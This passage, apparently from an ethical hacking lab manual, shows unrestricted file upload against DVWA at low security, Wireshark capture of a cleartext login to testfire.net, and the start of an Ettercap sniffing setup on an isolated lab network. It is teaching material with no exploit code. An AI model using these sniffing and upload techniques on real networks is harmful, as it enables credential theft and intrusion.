



8)Now go to DVWA security and change security level high to low.



9) Select the option upload you can see that the file to upload is specified as it should the image if it takes any other format means the website is vulnerable so now try to upload the .txt file and upload it . It will take the file next you can see the message saying uploaded successfully copy the path leaving the root and paste it in the browser you will enter the index page of the database which should

not be visible.


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Browse... No file selected.
Upload
../../hackable/uploads/hash.txt succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Browse... hash.txt
Upload
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7

Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
dvwa_email.png	16-Mar-2010 01:56	667	
hash.txt	23-Feb-2023 04:27	338	


Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80

2. Perform Sniffing


a) Perform Sniffing using Wireshark in kali linux

Steps:


1) Open kali linux and login to the root and enter the root and enter the command as wireshark.





2) Double click on the eth0 option.



3) Now open the firefox and type testfire.net ,signin to that website using the username as admin and password as admin.









4) Now go to the wireshark opened window and type in http. Click on the 4th option and in the left bottom of the window you can see the option HTML form URL encoded

click on that you can see the username and password.






b) Perform Sniffing using Ettercap in kali linux


Steps:

1) Open kali linux, windows7 and metasploitable machine together keep all the network in the host only adapter. Then in kali liunx log into the root using superuser command. Then find the IP address of windows7 and metaploitable using nbtscan command.

2) Then go to tools and search Ettercap-graphical.




3) Enter the password as kali and authenticate it.




4) The Ettercap prompt will be opened on the top you can see the check box with correct mark select it.

